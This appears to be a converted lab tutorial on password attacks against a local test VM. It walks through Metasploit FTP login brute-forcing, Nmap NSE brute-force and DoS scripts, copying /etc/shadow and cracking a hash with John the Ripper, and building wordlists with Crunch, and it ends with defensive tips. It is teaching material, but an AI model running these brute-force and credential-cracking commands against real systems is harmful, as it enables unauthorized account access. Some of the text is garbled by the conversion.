STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/Desktop/usernames.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Auxiliary Module - Steps

4. set RHOSTS ip

5. set USER FILE /path

6. set PASS FILE /path

7. run

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.184.129
RHOSTS => 192.168.184.129
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/Desktop/usernames.txt
USER_FILE => /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/Desktop/passwords.txt
PASS_FILE => /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.184.129:21      - 192.168.184.129:21 - Starting FTP login sweep
[!] 192.168.184.129:21      - No active DB -- Credential data will not be saved!
[+] 192.168.184.129:21      - 192.168.184.129:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.184.129:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```


NSE Scripts ATTACK

- The Nmap Scripting Engine (NSE) has numerous scripts that can be used to perform DoS attacks. This specific recipe will demonstrate how to locate DoS NSE scripts, identify the usage of the scripts, and show how to execute them.
- Prior to using Nmap NSE scripts to perform DoS testing, we will need to identify what DoS scripts are available. There is a greppable script.db file in the Nmap NSE script directory that can be used to identify scripts in any given category

NSE ATTACK - Steps

1. cd ..

2. cd
**/usr/share/nm
ap/scripts**



The screenshot shows a terminal window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running as root, indicated by the "root@kali" prompt. The user has navigated to the directory "/usr/share/nmap/scripts" using the command "cd /usr/share/nmap/scripts". The terminal then lists all the files in this directory using the "ls" command. The files listed are numerous Nmap scripts, including:

- acarsd-info.nse
- address-info.nse
- afp-brute.nse
- afp-ls.nse
- afp-path-vuln.nse
- afp-serverinfo.nse
- afp-showmount.nse
- ajp-auth.nse
- ajp-brute.nse
- ajp-headers.nse
- ajp-methods.nse
- ajp-request.nse
- allseeingeye-info.nse
- amqp-info.nse
- asn-query.nse
- auth-owners.nse
- auth-spoof.nse
- backorifice-brute.nse
- backorifice-info.nse
- bacnet-info.nse
- banner.nse
- bitcoin-getaddr.nse
- bitcoin-info.nse
- bitcoinrpc-info.nse
- bittorrent-discovery.nse
- bjnp-discover.nse
- broadcast-ataoe-discover.nse
- broadcast-avahi-dos.nse
- broadcast-bjnp-discover.nse
- broadcast-db2-discover.nse
- broadcast-dhcp6-discover.nse
- broadcast-dhcp-discover.nse
- broadcast-dns-service-discovery.nse
- broadcast-dropbox-listener.nse
- broadcast-eigrp-discovery.nse
- broadcast-hid-discoveryd.nse
- broadcast-igmp-discovery.nse
- broadcast-jenkins-discover.nse
- broadcast-listener.nse
- broadcast-ms-sql-discover.nse
- broadcast-netbios-master-browser.nse
- broadcast-networker-discover.nse
- broadcast-ovrf2-discover.nse
- broadcast-pc-anywhere.nse
- broadcast-pc-duo.nse
- dns-random-srcport.nse
- dns-random-txid.nse
- dns-recursion.nse
- dns-service-discovery.nse
- dns-update.nse
- dns-zeustracker.nse
- dns-zone-transfer.nse
- docker-version.nse
- domcon-brute.nse
- domino-cmd.nse
- domino-enum-users.nse
- dpap-brute.nse
- drda-brute.nse
- drda-info.nse
- duplicates.nse
- eap-info.nse
- enip-info.nse
- epmd-info.nse
- eppc-enum-processes.nse
- fcrdns.nse
- finger.nse
- fingerprint-strings.nse
- firewalk.nse
- firewall-bypass.nse
- flume-master-info.nse
- fox-info.nse
- freelancer-info.nse
- ftp-anon.nse
- ftp-bounce.nse
- ftp-brute.nse
- ftp-libopie.nse
- ftp-proftpd-backdoor.nse
- ftp-syst.nse
- ftp-vsftpd-backdoor.nse
- ftp-vuln-cve2010-4221.nse
- ganglia-info.nse
- giop-info.nse
- gkrellm-info.nse
- gopher-ls.nse
- gpsd-info.nse
- hadoop-datanode-info.nse
- hadoop-jobtracker-info.nse
- hadoop-namenode-info.nse
- hadoop-secondary-namenode-info.nse
- hadoop-tasktracker-info.nse
- http-hp-ilo-info.nse
- http-huawei-hg5xx-vuln.nse
- http-icloud-findmyiphone.nse
- http-icloud-sendmsg.nse
- http-iis-short-name-brute.nse
- http-iis-webdav-vuln.nse
- http-internal-ip-disclosure.nse
- http-joomla-brute.nse
- http-jsonp-detection.nse
- http-litespeed-sourcecode-download.nse
- http-ls.nse
- http-majordomo2-dir-traversal.nse
- http-malware-host.nse
- http-mccmp.nse
- http-methods.nse
- http-method-tamper.nse
- http-mobileversion-checker.nse
- http-ntlm-info.nse
- http-open-proxy.nse
- http-open-redirect.nse
- http-passwd.nse
- http-phpmyadmin-dir-traversal.nse
- http-phpslef-xss.nse
- http-php-version.nse
- http-proxy-brute.nse
- http-put.nse
- http-qnap-nas-info.nse
- http-referer-checker.nse
- http-rfi-spider.nse
- http-robots.txt.nse
- http-robtex-reverse-ip.nse
- http-robtex-shared-nse
- http-sap-netweaver-leak.nse
- http-security-headers.nse
- http-server-header.nse
- http-shellshock.nse
- http-sitemap-generator.nse
- http-slowloris-check.nse
- http-slowloris.nse
- http-sql-injection.nse
- http-stored-xss.nse
- http-svn-enum.nse
- http-svn-info.nse
- http-title.nse
- http-tplink-dir-traversal.nse
- ip-geolocation-ipinfodb.nse
- ip-geolocation-map-bing.nse
- ip-geolocation-map-google.nse
- ip-geolocation-map-kml.nse
- ip-geolocation-maxmind.nse
- omp2-brute.nse
- omp2-enum-targets.nse
- omron-info.nse
- openflow-info.nse
- ipidseq.nse
- ipmi-brute.nse
- ipmi-cipher-zero.nse
- ipmi-version.nse
- ipv6-multicast-mld-list.nse
- ipv6-node-info.nse
- ipv6-ra-flood.nse
- irc-botnet-channels.nse
- irc-brute.nse
- irc-info.nse
- irc-sasl-brute.nse
- irc-unrealircd-backdoor.nse
- iscsi-brute.nse
- iscsi-info.nse
- isns-info.nse
- jdwp-exec.nse
- jdwp-info.nse
- jdwp-inject.nse
- jdwp-version.nse
- knx-gateway-discover.nse
- knx-gateway-info.nse
- krb5-enum-users.nse
- ldap-brute.nse
- ldap-novell-getpass.nse
- ldap-rootdse.nse
- ldap-search.nse
- lexmark-config.nse
- llmnr-resolve.nse
- lldp-discovery.nse
- lu-enum.nse
- maxdb-info.nse
- mcafee-epo-agent.nse
- membase-brute.nse
- membase-ntp-info.nse
- memcached-info.nse
- metasploit-info.nse
- metasploit-msgRPC-brute.nse
- redis-brute.nse
- redis-info.nse
- resolveall.nse
- reverse-index.nse
- rexec-brute.nse
- rfc868-time.nse
- metasploit-xmlrpc-brute.nse
- mikrotik-routeros-brute.nse
- mmouse-brute.nse
- smb-webexec-exploit.nse
- smtp-brute.nse
- smtp-commands.nse
- smtp-enum-users.nse
- smtp-ntlm-info.nse
- smtp-open-relay.nse
- smtp-strangeport.nse
- smtp-vuln-cve2010-4344.nse
- smtp-vuln-cve2011-1720.nse
- smtp-vuln-cve2011-1764.nse
- sniffer-detect.nse
- snmp-brute.nse
- snmp-hh3c-logins.nse
- snmp-info.nse
- snmp-interfaces.nse
- snmp-ios-config.nse
- snmp-netstat.nse
- snmp-processes.nse
- snmp-sysdescr.nse
- snmp-win32-services.nse
- snmp-win32-shares.nse
- snmp-win32-software.nse
- snmp-win32-users.nse
- socks-auth-info.nse
- socks-brute.nse
- socks-open-proxy.nse
- ssh2-enum-algos.nse
- ssh-auth-methods.nse
- ssh-brute.nse
- ssh-hostkey.nse
- ssh-publickey-acceptance.nse
- ssh-run.nse
- sshv1.nse
- ssl-ccs-injection.nse
- ssl-cert-intaddr.nse
- ssl-cert.nse
- ssl-date.nse
- ssl-dh-params.nse
- ssl-enum-ciphers.nse
- ssl-heartbleed.nse
- ssl-known-key.nse
- ssl-poodle.nse
- sslv2-drown.nse
- sslv2.nse
- sstp-discover.nse
- stun-info.nse

NSE ATTACK - Steps

3. ls

4. ls -l | grep (search)

5. nmap --script ssh-brute.nse -p 22 ip

The screenshot shows a terminal window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running on a root shell. It displays two command sessions:

```
(root㉿kali)-[~/Documents]
# ls -l | grep ftp
-rw-r--r-- 1 root root 4530 Jan 18 2022 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jan 18 2022 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jan 18 2022 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jan 18 2022 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jan 18 2022 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jan 18 2022 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jan 18 2022 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jan 18 2022 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Jan 18 2022 tftp-enum.nse

(root㉿kali)-[~/Documents]
# nmap --script ftp-brute.nse -p 21 192.168.184.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 07:45 EDT
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.184.129
Host is up (0.0012s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 3686 guesses in 602 seconds, average tps: 6.1
MAC Address: 00:0C:29:79:21:D5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 603.40 seconds
```

JOHN The Ripper

- John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems.
- John the Ripper jumbo supports hundreds of hash and cipher types, including for: user passwords of Unix flavors (Linux, *BSD, Solaris, AIX, QNX, etc.), macOS, Windows, "web apps" (e.g., WordPress), groupware (e.g., Notes/Domino), and database servers (SQL, LDAP, etc.); network traffic captures (Windows network authentication, WiFi WPA-PSK, etc.); encrypted private keys (SSH, GnuPG, cryptocurrency wallets, etc.), filesystems and disks (macOS .dmg files and "sparse bundles", Windows BitLocker, etc.), archives (ZIP, RAR, 7z), and document files (PDF, Microsoft Office's, etc.)
- These are just some of the examples - there are many more.

JOHN The Ripper - Steps

1. cd ..

2. cat /etc/shadow (copy all hash value (ctrl + shift + c))

```
[root@kali ~]# cat /etc/shadow
root::19034:0:99999:7 :::
daemon:*:19034:0:99999:7 :::
bin:*:19034:0:99999:7 :::
sys:*:19034:0:99999:7 :::
sync:*:19034:0:99999:7 :::
games:*:19034:0:99999:7 :::
man:*:19034:0:99999:7 :::
lp:*:19034:0:99999:7 :::
mail:*:19034:0:99999:7 :::
news:*:19034:0:99999:7 :::
uucp:*:19034:0:99999:7 :::
proxy:*:19034:0:99999:7 :::
www-data:*:19034:0:99999:7 :::
backup:*:19034:0:99999:7 :::
list:*:19034:0:99999:7 :::
irc:*:19034:0:99999:7 :::
gnats:*:19034:0:99999:7 :::
nobody:*:19034:0:99999:7 :::
systemd-network:*:19034:0:99999:7 :::
systemd-resolve:*:19034:0:99999:7 :::
_apt:*:19034:0:99999:7 :::
mysql!:19034:0:99999:7 :::
tss:*:19034:0:99999:7 :::
strongswan:*:19034:0:99999:7 :::
systemd-timesync:*:19034:0:99999:7 :::
redsocks!:19034:0:99999:7 :::
rwhod:*:19034:0:99999:7 :::
iodine:*:19034:0:99999:7 :::
messagebus:*:19034:0:99999:7 :::
miredo:*:19034:0:99999:7 :::
_rpc:*:19034:0:99999:7 :::
usbmux:*:19034:0:99999:7 :::
tcpdump:*:19034:0:99999:7 :::
rtkit:*:19034:0:99999:7 :::
sshd!:19034:0:99999:7 :::
dnsmasq!:19034:0:99999:7 :::
statd:*:19034:0:99999:7 :::
avahi:*:19034:0:99999:7 :::
nm-openvpn:*:19034:0:99999:7 :::
stunnel4!:19034:0:99999:7 :::
nm-openconnect:*:19034:0:99999:7 :::
Debian-snmp!:19034:0:99999:7 :::
speech-dispatcher!:19034:0:99999:7 :::
sslh!:19034:0:99999:7 :::
postgres:*:19034:0:99999:7 :::
pulse!*:19034:0:99999:7 :::
saned!*:19034:0:99999:7 :::
inetsim!*:19034:0:99999:7 :::
lightdm!*:19034:0:99999:7 :::
colord!*:19034:0:99999:7 :::
geoclue!*:19034:0:99999:7 :::
king-phisher!*:19034:0:99999:7 :::
kali:$y$j9T$mrKgw72c.XaWowy1Q1xrC/$nIYDQYi6xfLitgt9vIYSzdgNcK7T6XIsTdZVN8K28PB:19034:0:99999:7 :::
```

JOHN The Ripper - Steps

3. cat > hashcrack.txt

```
[root@kali ~]# cat > hashcrack.txt
root::19034:0:99999:7 :::
daemon::*:19034:0:99999:7 :::
bin::*:19034:0:99999:7 :::
sys::*:19034:0:99999:7 :::
sync::*:19034:0:99999:7 :::
games::*:19034:0:99999:7 :::
man::*:19034:0:99999:7 :::
lp::*:19034:0:99999:7 :::
mail::*:19034:0:99999:7 :::
news::*:19034:0:99999:7 :::
uucp::*:19034:0:99999:7 :::
proxy::*:19034:0:99999:7 :::
www-data::*:19034:0:99999:7 :::
backup::*:19034:0:99999:7 :::
list::*:19034:0:99999:7 :::
irc::*:19034:0:99999:7 :::
gnats::*:19034:0:99999:7 :::
nobody::*:19034:0:99999:7 :::
systemd-network::*:19034:0:99999:7 :::
systemd-resolve::*:19034:0:99999:7 :::
_apt::*:19034:0:99999:7 :::
mysql::*:19034:0:99999:7 :::
tss::*:19034:0:99999:7 :::
strongswan::*:19034:0:99999:7 :::
systemd-timesync::*:19034:0:99999:7 :::
redsocks::*:19034:0:99999:7 :::
rwhod::*:19034:0:99999:7 :::
iodine::*:19034:0:99999:7 :::
messagebus::*:19034:0:99999:7 :::
miredo::*:19034:0:99999:7 :::
_rpc::*:19034:0:99999:7 :::
usbmux::*:19034:0:99999:7 :::
tcpdump::*:19034:0:99999:7 :::
rtkit::*:19034:0:99999:7 :::
sshd::*:19034:0:99999:7 :::
dnsmasq::*:19034:0:99999:7 :::
statd::*:19034:0:99999:7 :::
avahi::*:19034:0:99999:7 :::
nm-openvpn::*:19034:0:99999:7 :::
stunnel4::*:19034:0:99999:7 :::
nm-openconnect::*:19034:0:99999:7 :::
Debian-snmp::*:19034:0:99999:7 :::
speech-dispatcher::*:19034:0:99999:7 :::
sslh::*:19034:0:99999:7 :::
postgres::*:19034:0:99999:7 :::
pulse::*:19034:0:99999:7 :::
saned::*:19034:0:99999:7 :::
inetutils::*:19034:0:99999:7 :::
lightdm::*:19034:0:99999:7 :::
colord::*:19034:0:99999:7 :::
geoclue::*:19034:0:99999:7 :::
king-phisher::*:19034:0:99999:7 :::
kali::$y$j9T$mRKgw72c.XaWowY1Q1xrC/$nIYDQYi6xfLitgt9vIYSdgNcK7T6XIsTdZVN8K28PB:19034:0:99999:7 :::
^C
```

JOHN The Ripper - Steps

4. john hashcrack.txt

```
(root㉿kali)-[~]
# john --format=crypt hashcrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali          (kali)
1g 0:00:00:01 DONE 1/3 (2022-10-29 03:29) 0.6369g/s 61.14p/s 61.14c/s 61.14C/s kali..kali999994
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password generating using CRUNCH

Crunch is a tool developed in C by **bofh28** that can create custom, highly modifiable wordlists that may aid an attacker in the situations mentioned above. It takes in min size, max size and alphanumeric character sets as input and generates any possible combination of words with or without meaning and writes it out in a text file.

Crunch is installed by default on Kali Linux but can be installed using apt package manager using

```
apt install crunch
```

After it is installed, we can run crunch to generate a wordlist. When we input the min and max size of the word to be generated and just the output file, it automatically takes in small case alphabets as character sets and generates words.

For example, here 1 character to 3 characters per word is being generated in lowercase and stored in file dict.txt

```
crunch 1 3 -o dict.txt
```

Password generating using CRUNCH - Step

(, is Uppercase

@ is Lowercase

^ is special character

% is numeric)

1. crunch (min length) (max length) (alpha numeric pattern) -o pattern.txt

For upper ,lower, special, numeric

crunch 8 8 -t ,@@@%^%%%

CRUNCH - Step

crunch 5 7 pass123 –o test.txt

Crunch 5 5 abc12 –t @@@@ -
o dict.txt

The screenshot shows a terminal window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use)". The terminal has two tabs: "root@kali: ~" and "root@kali: ~". The user runs the command "crunch 5 7 pass123 -o test.txt". The output indicates that Crunch will generate 2612736 bytes of data, which is equivalent to 0 MB, 0 GB, 0 TB, and 0 PB. It also specifies 334368 lines of output. The process completes at 100%.

```
[root@kali: ~]# crunch 5 7 pass123 -o test.txt
Crunch will now generate the following amount of data: 2612736 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 334368
crunch: 100% completed generating output
[root@kali: ~]# cat test.txt
ppppp
ppppa
pppps
pppp1
pppp2
pppp3
pppap
pppa
pppas
pppa1
pppa2
pppa3
pppsp
pppsa
ppps
ppps1
ppps2
ppps3
ppp1p
ppp1a
pppis
ppp11
ppp12
ppp13
ppp2p
ppp2a
ppp2s
ppp21
ppp22
ppp23
ppp3p
ppp3a
ppp3s
ppp31
ppp32
```

The screenshot shows a terminal window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use)". The terminal has two tabs: "root@kali: ~" and "root@kali: ~". The user runs the command "crunch 5 5 abc12 -t @@@@ -o dict.txt". The output indicates that Crunch will generate 18750 bytes of data, which is equivalent to 0 MB, 0 GB, 0 TB, and 0 PB. It also specifies 3125 lines of output. The process completes at 100%.

```
[root@kali: ~]# crunch 5 5 abc12 -t @@@@ -o dict.txt
Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125
crunch: 100% completed generating output
[root@kali: ~]# cat dict.txt
aaaaa
aaaab
aaaac
aaaa1
aaaa2
aaaba
aaabb
aaabc
aaab1
aaab2
aaaca
aaacb
aaacc
aaac1
aaac2
aaa1a
aaa1b
aaa1c
aaa11
aaa12
aaa2a
aaa2b
aaa2c
aaa21
aaa22
aabaa
aabab
aabac
aab1
aab2
aabba
aabbb
aabbc
aab1
aab2
aabca
```

Conclusion

Password attacks are one of the most common forms of corporate and personal data breach. A password attack is simply when a hacker tries to steal your password. Hackers know that many passwords are poorly designed, so password attacks will remain a method of attack as long as passwords are being used. Hackers are always adopting new techniques to attempt password attacks. You must set unguessable and unique passwords for each account. Train your employees on password best practices and activate company-wide two-factor authentication for enhanced security.

Some of the ways to prevent password attacks are-

- Multi-factor authentication
- Remote access
- Biometrics
- Pen Test